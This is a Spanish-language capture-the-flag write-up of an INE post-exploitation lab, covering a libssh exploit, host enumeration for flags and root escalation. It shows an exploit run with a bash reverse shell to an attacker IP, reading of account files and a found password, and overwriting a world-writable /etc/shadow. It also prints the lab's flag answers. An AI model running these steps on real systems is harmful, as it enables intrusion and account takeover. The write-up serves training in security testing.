~/write-ups/writeup-a097d93542
Host & Network Penetration Testing: Post-Exploitation CTF 1
Imported from Notion: Host & Network Penetration Testing: Post-Exploitation CTF 1
Pistas
-
The file that stores user account details is worth a closer look. (target1.ine.local)
-
User groups might reveal more than you expect.
-
Scheduled tasks often have telling names. Investigate the cron jobs to uncover the secret.
-
DNS configurations might point you in the right direction. Also, explore the home directories for stored credentials.
-
Use the discovered credentials to gain higher privileges and explore the root’s home directory on target2.ine.local.
Empezamos targeteando target1.ine.local y lanzamos escaneo:
nmap -A target1.ine.local
Vemos un servicio sospechoso de contener vulns, lo buscamos en searchsploit :
searchsploit libssh
Usaremos Unauthorized Access
Descargamos con searchsploit -m 46307.py y ponemos nc en escucha:
nc -lvnp 4444Ahora usamos el .py descargado para mandarnos reverse shell:
python3 46307.py 192.33.20.4 22 '/bin/bash -i >& /dev/tcp/192.33.20.2/4444 0>&1'
Ahora vemos que usuarios hay:
cat /etc/passwd
Tenemos la flag 1: FLAG1_948d9ef469d540d1a2942e0db43d4dfe
La segunda pista dice que los grupos nos podrian revelar info:
cat /etc/group
Tenemos la flag 2: FLAG2_9707b52c00a546a4aa6916dae421df7b
La tercera pista es clara, en los archivos o directorios cron encontraremos la flag:
ls -la /etc/cron*
Tenemos la flag 3: FLAG3_f5d9c904bd564024886c806aedfd48b8
Ahora vamos con la cuarta, dice que miremos DNS y el path /home
cat /etc/hosts
Tenemos la flag 4: FLAG4_0048365d688e419c9283465c86a09200
Ahora vamos a /home/user y vemos un archivo credentials.txt

Nos vuelca las siguientes credenciales: john:Pass@john123
Nos logueamos en target2.ine.local con estas credenciales por ssh
ssh john@target2.ine.local
Ahora buscamos vectores de ataque para escalar privilegios, por ejemplo archivos que podamos escribir en la ruta /etc:
find /etc -not -type l -perm -o+w 2>/dev/null
Podemos modificar el archivo shadow
Creamos una password para root por ejemplo password:
openssl passwd -1 -salt abc password
Lo copiamos y se lo pondremos a root

Ahora basta con cambiar a root: su e introducimos las password que hemos puesto password

Vamos al path /root y encontramos la quinta flag: FLAG5_6295a71c71d747cdbab23fbc63d40611
- EOF -
<< back_to_index